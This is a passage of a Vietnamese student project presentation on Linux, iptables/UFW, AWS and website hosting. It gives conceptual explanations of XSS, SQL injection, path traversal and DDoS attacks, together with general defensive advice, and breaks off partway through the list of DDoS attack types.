



## **PBL4 - DỰ ÁN HỒNH VÀ MMT**

---

### **TÌM HIỂU VỀ AWS CLOUD**

### **XÂY DỰNG HẠ TẦNG CƠ BẢN ĐỂ XÂY DỰNG MỘT WEBSITE**

### **XÂY DỰNG CƠ CHẾ NGĂN CHẶN CÁC CUỘC TẤN CÔNG**

---

**GVHD: ThS. Nguyễn Thế Xuân Ly**

#### **SINH VIÊN THỰC HIỆN:**

- Nguyễn Quốc Cường
- Lương Thiện
- Cao Kiều Văn Mạnh

# BẢNG PHÂN CHIA CÔNG VIỆC

**Nguyễn Quốc Cường**

- Thiết kế và cài đặt giao diện Web Front-end.
- Tấn công và phòng thủ XSS.
- Viết báo cáo và làm slide thuyết trình.

**Lương Thiện**

- Thiết kế giao diện Web Front-end và cài đặt Web Back-end.
- Tấn công và phòng thủ Traversal Path.
- Tấn công và phòng thủ SQL Injection.

**Cao Kiều Văn Mạnh**

- Thiết kế giao diện Web Front-end và cài đặt Web Back-end.
- Cấu hình server, tường lửa và Snort.
- Tấn công và phòng thủ DDOS.
- Phân tích và cảnh báo tấn công bằng Snort

# TỔNG QUAN ĐỀ TÀI

- Tìm hiểu về hệ điều hành Linux và Amazon Web Service
- Tìm hiểu về các cách thức tấn công phổ biến (XSS, SQL Injection, Path traversal và DDoS).
- Xây dựng website thương mại điện tử trên hệ điều hành Linux
- Triển khai cách tấn công và cách phòng thủ với các dạng tấn công phổ biến
- Phân tích và cảnh báo tấn công
- Demo chương trình và đánh giá kết quả

# NỘI DUNG

I - Cơ sở lý thuyết

II - Phân tích và thiết kế hệ thống

III - Triển khai và đánh giá kết quả

IV - Demo chương trình

V - Kết luận, hướng phát triển

# I - CƠ SỞ LÝ THUYẾT

# CƠ SỞ LÝ THUYẾT

## 1 \_\_\_\_\_

### Hệ điều hành Linux

Khái niệm, Ưu điểm của hệ điều hành

## 3 \_\_\_\_\_

### Amazon Web Service

Khái niệm, cơ chế vận hành, các thành phần liên quan

## 2 \_\_\_\_\_

### Iptables Và UFW

Khái niệm, các thành phần

## 4 \_\_\_\_\_

### Các cuộc tấn công


Khái niệm các cuộc tấn công, các phương thức tấn công, cách thức chống tấn công



# Hệ điều hành Linux

Linux là một hệ điều hành mã nguồn mở. Được phát triển bởi Linus Torvalds từ năm 1991 dựa trên hệ điều hành Unix và bằng viết bằng ngôn ngữ C. Đến nay, Linux là một trong những nền tảng phổ biến nhất trên thế giới nhờ sự miễn phí và nhiều ưu điểm vượt trội của nó.

## ƯU ĐIỂM





# Iptables

## KHÁI NIỆM

Iptables là ứng dụng tường lửa miễn phí trong Linux, cho phép thiết lập các quy tắc riêng để kiểm soát truy cập, ngăn chặn các truy cập không hợp lệ, tăng tính bảo mật.

## THÀNH PHẦN

Về cơ bản, Iptables chỉ là giao diện dòng lệnh để tương tác với packet filtering (loại tường lửa được sử dụng phổ biến nhất) của netfilter framework. Cơ chế packet filtering của IPtables hoạt động gồm 3 thành phần là Tables, Chains và Targets.

## CẤU HÌNH CƠ BẢN

Tất cả các dữ liệu trong các gói tin gửi đi được định dạng qua Internet, Linux kernel sẽ lọc các gói tin này bằng cách mang đến một giao diện sử dụng một bảng các bộ lọc. IPtables là ứng dụng dòng lệnh và cũng đồng thời là bức tường lửa Linux cho phép người dùng thiết lập, duy trì và kiểm tra các bảng này.





**UFW**

UFW (Uncomplicated Firewall) là một giao diện quản lý tường lửa được đơn giản hóa để thay thế sự phức tạp của các công nghệ lọc gói cấp thấp hơn như iptables và nftables. Phù hợp cho người mới bắt đầu khi không đảm bảo thiết lập đúng cấu hình tường lửa.

# AMAZON WEB SERVICE (AWS)


## KHÁI NIỆM

Amazon web services là một nền tảng điện toán đám mây phát triển toàn diện được cung cấp bởi Amazon.com. Dịch vụ AWS đôi khi được gọi là dịch vụ đám mây hoặc các dịch vụ điện toán từ xa.

## CƠ CHẾ VẬN HÀNH

Web Service của Amazon cung cấp hơn 100 dịch vụ bao gồm các dịch vụ dành cho máy tính, cơ sở dữ liệu, quản lý cơ sở hạ tầng, phát triển ứng dụng và bảo mật. Bao gồm các danh mục như tính toán, cơ sở dữ liệu lưu trữ, quản lý dữ liệu, trí tuệ nhân tạo,....

# AMAZON WEB SERVICE (AWS)





## CÁC CUỘC TẤN CÔNG THƯỜNG GẶP

**Cross Site  
Scripting (XSS)**

**SQL  
Injection**

**Path  
Traversal**

**Distributed Denial of  
Service (DDoS)**

# Cross Site Scripting (XSS)

## Khái niệm

- Cross Site Scripting (XSS) là một trong những loại hình tấn công phổ biến và dễ bị tấn công nhất, nhưng lại rất nguy hiểm đối với các ứng dụng web và có thể mang lại những hậu quả nghiêm trọng.
- Tấn công XSS là sử dụng một đoạn mã độc, để khai thác một lỗ hổng XSS. Tin tặc sẽ chèn mã độc thông qua các đoạn script để thực thi chúng ở phía Client. Thông thường, các cuộc tấn công XSS được sử dụng để vượt qua truy cập và mạo danh người dùng

## Mục đích tấn công

- Mục đích chính của cuộc tấn công này là ăn cắp dữ liệu nhận dạng của người dùng như: cookies, session tokens và các thông tin khác.
- Trong hầu hết các trường hợp, cuộc tấn công này được sử dụng để đánh cắp cookie của người khác. Như chúng ta biết, cookie giúp chúng ta đăng nhập tự động. Do đó với cookie bị đánh cắp, thông tin nhận dạng của người dùng có thể bị giả mạo. Đây là lý do loại hình tấn công này được coi là một trong những cuộc tấn công nguy hiểm nhất. Nó có thể được thực thi với các ngôn ngữ lập trình khác nhau ở phía client như JavaScript, HTML,...

# Cross Site Scripting (XSS)

## Các phương thức tấn công

### Reflected XSS

Cách tấn công này chỉ thực thi được ở phía Client mà không lưu vào cơ sở dữ liệu của Website. Nếu muốn khai thác lỗi này, tin tặc tìm lỗ hổng nằm trong ứng dụng website, sau đó kích hoạt liên kết trở đến trang web chứa lỗ hổng. Một khi người dùng truy cập liên kết, máy chủ sẽ trả về trang web với mã độc của tin tặc nằm trong liên kết.


### Stored XSS

Stored XSS hướng đến nhiều nạn nhân hơn. Lỗi này xảy ra khi ứng dụng web không kiểm tra kỹ các dữ liệu đầu vào trước khi lưu vào cơ sở dữ liệu. Các thành phần bị tấn công thường là các form góp ý, các comment ... trên các trang web. Cách thức tấn công này sẽ tác động đến mọi người dùng khi họ truy cập vào trang web bị nhúng mã độc.

### DOM Based XSS

DOM Based XSS là kỹ thuật khai thác XSS dựa trên việc thay đổi cấu trúc DOM của tài liệu, cụ thể là HTML. Thông thường, mã độc sẽ là các thẻ HTML với thẻ `<form>`, `<a>`, ...

# Phương pháp ngăn chặn XSS




- Đối với Reflected XSS và DOM Based XSS, chúng ta vô hiệu hoá các thẻ thuộc tính HTML trong dữ liệu đầu vào được truyền đi theo hai phương pháp post và get, hoặc kiểm tra có xuất hiện các thẻ thuộc tính html, đặc biệt là các thẻ chứa ngôn ngữ lập trình như “<script>”, “<php>”,... Nếu có, không cho phép thực hiện các chức năng và đồng thời in ra thông báo.
- Đối với Stored XSS, chúng ta mã hoá dữ liệu đầu vào thành dãy mã ASCII, để làm vô hiệu hoá các mã độc tấn công XSS trước khi lưu dữ liệu vào database. Ngoài ra, đối với các dữ liệu truyền đi, là thông số để hệ thống thực thi một chức năng nào đó, có thể kiểm tra dữ liệu đầu vào tương tự với Reflected XSS và DOM Based XSS.
- Không hiển thị lại trực tiếp những thông tin đầu vào được truyền đi thông qua phương thức get và post, nếu có thì phải kiểm tra trước để xem có thẻ html không. Nếu bắt buộc phải in ra dù cho đó là thẻ html, cần mã hoá trước khi hiển thị.




# SQL Injection

- SQL Injection được coi là một loại kỹ thuật khai thác trái phép dữ liệu từ database thông qua việc lợi dụng các lỗ hổng trong câu lệnh truy vấn.
- Cách thực hiện thông thường sẽ là thêm 1 đoạn SQL vào lệnh truy vấn để làm thay đổi chức năng truy vấn ban đầu. Những kẻ tấn công có thể xâm nhập và thực hiện các tác vụ tương tự vai trò quản trị web, đồng thời lấy đi các dữ liệu quan trọng.





# Hậu quả của SQL Injection



- Hậu quả lớn nhất mà SQL Injection gây ra là làm lộ dữ liệu trong database. Tùy vào tầm quan trọng của dữ liệu mà hậu quả có thể ở mức nhẹ hoặc vô cùng nghiêm trọng.
- Lộ dữ liệu khách hàng có thể ảnh hưởng rất nghiêm trọng đến công ty. Hình ảnh công ty có thể bị ảnh hưởng, khách hàng chuyển qua sử dụng dịch vụ khác, v...v...
- Lỗ hổng này cũng ảnh hưởng lớn đến khách hàng. Vì họ thường dùng chung một mật khẩu cho nhiều tài khoản, chỉ cần lộ một mật khẩu thì các tài khoản khác cũng sẽ có nguy cơ bị tấn công. Bên cạnh đó, tin tặc có thể sử dụng các thông tin cá nhân của khách hàng mà chúng đã khai thác được cho các việc bất hợp pháp
- Tấn công SQL Injection có thể thực hiện các thao tác xóa, hiệu chỉnh,... các dữ liệu có trên cơ sở dữ liệu. Từ đó tin tặc có thể thay đổi toàn bộ dữ liệu và làm cho hệ thống bị tê liệt.

# Phương pháp ngăn chặn SQL Injection

Để bảo vệ hệ thống trước nguy cơ SQL Injection, chúng ta có thể thực hiện các biện pháp sau:

- Lọc dữ liệu từ người dùng: Tương tự như XSS, ta sử dụng bộ lọc để lọc các kí tự đặc biệt (; " ') hoặc các từ khoá (SELECT, UNION) do người dùng nhập vào. Luôn đảm bảo dữ liệu đã được xác thực trước khi được sử dụng trong các câu lệnh SQL.
- Không cộng chuỗi để tạo SQL: Sử dụng tham số thay vì cộng chuỗi. Nếu dữ liệu truyền vào không hợp lệ, SQL Engine sẽ tự động báo lỗi. Bên cạnh đó, khi sử dụng tham số, chúng ta cũng có thể dễ dàng xác thực dữ liệu hơn.
- Không hiển thị exception, message lỗi: Tin tặc dựa vào message lỗi để tìm ra cấu trúc database. Khi có lỗi, ta chỉ hiện thông báo lỗi chứ không hiển thị đầy đủ thông tin về lỗi, tránh hacker lợi dụng.
- Phân quyền rõ ràng trong cơ sở dữ liệu: Nếu chỉ truy cập dữ liệu từ một số bảng, chúng ta nên tạo các tài khoản và gán quyền truy cập cho tài khoản đó. Lúc này, dù tin tặc có tấn công được cũng không thể đọc dữ liệu từ các bảng chính, sửa hay xóa dữ liệu.
- Backup dữ liệu thường xuyên: các dữ liệu quan trọng trong hệ thống cần phải thường xuyên được backup nhằm đảm bảo khi bị tấn công thì ta vẫn có thể khôi phục được.
- Mã hóa thông tin: với các thông tin quan trọng như mật khẩu người dùng, chúng ta cần sử dụng các phương thức mã hóa để đảm bảo khi dữ liệu bị rò rỉ thì tin tặc cũng không thể sử dụng.

# PATH TRAVERSAL

## Khái niệm

Path traversal hay còn gọi là Directory traversal là một lỗ hổng bảo mật cho phép kẻ tấn công đọc các file **TÙY Ý** trên máy chủ. Nó dẫn đến việc bị lộ thông tin nhạy cảm của ứng dụng web như thông tin đăng nhập, một số file hoặc thư mục hệ điều hành.

## Xuất hiện ở đâu?

Tương tự như OS Command Injection, các cuộc tấn công Path Traversal có thể xuất hiện ở bất kì đâu nếu không thực hiện các biện pháp như lọc các kí tự mà người dùng nhập vào và ràng buộc hoặc phân quyền rõ ràng cho file và folder được phép truy cập.

## Nguyên nhân gây ra

Do lập trình viên chủ quan, không phân quyền thư mục rõ ràng và không lọc ra kí tự mà người dùng nhập vào có an toàn hay không. Từ đó kẻ tấn công có thể lợi dụng mà truy cập vào bằng các dấu phân cách thư mục mà truy cập và chỉnh sửa các file có trên hệ thống.

# Phương pháp ngăn chặn Path Traversal

- Khi nhận dữ liệu đầu vào là yêu cầu kết xuất thông tin đến một tệp tin trong hệ thống máy chủ, cần kiểm tra tài khoản người dùng có quyền truy cập nội dung tệp tin không.
- Có thể kiểm tra bằng các câu lệnh truy vấn cơ sở dữ liệu, hoặc sử dụng các tệp tin khác trong máy chủ có dữ liệu chỉ định phân quyền truy cập: gồm cái white list chứa thông tin về cái tệp tin mà tài khoản nào có thể truy cập.
- Sau khi kiểm tra, nếu thấy tài khoản không có quyền truy cập, thông báo cho người dùng, đồng thời không thực hiện yêu cầu truy cập.



# Distributed Denial of Service (DDOS)

## Khái niệm

Distributed Denial of Service (DDOS) là tên gọi của tấn công từ chối dịch vụ. Cuộc tấn công thực hiện một lượng truy cập ảo ồ ạt vào một hệ thống website tại cùng một thời điểm. Điều này nhằm tấn công vào máy chủ khiến hệ thống chạy chậm hoặc không thể hoạt động được nữa.

## Cách nhận biết

Thông thường các máy chủ của website đang gặp phải một cuộc tấn công DDoS sẽ có một số dấu hiệu như:

- Mặc dù mạng Internet đang ổn định và truy cập các website khác vẫn diễn ra bình thường nhưng khi truy cập hệ thống thì bị chậm một cách bất thường.
- Băng thông, ram, CPU của hệ thống tăng lên một cách đáng ngờ.



# CÁC DẠNG TẤN CÔNG DDOS

Có thể chia tấn công DDoS thành hai loại lớn: Gây nghẽn băng thông và gây cạn tài nguyên. Một số dạng tấn công thường gặp như sau:

- Gây nghẽn mạng (UDP flood và ping flood): gây quá tải hệ thống mạng bằng lượng truy cập lớn từ nhiều nguồn để chặn các lượt truy cập thực của người dùng bằng các gói tin UDP và ICMP
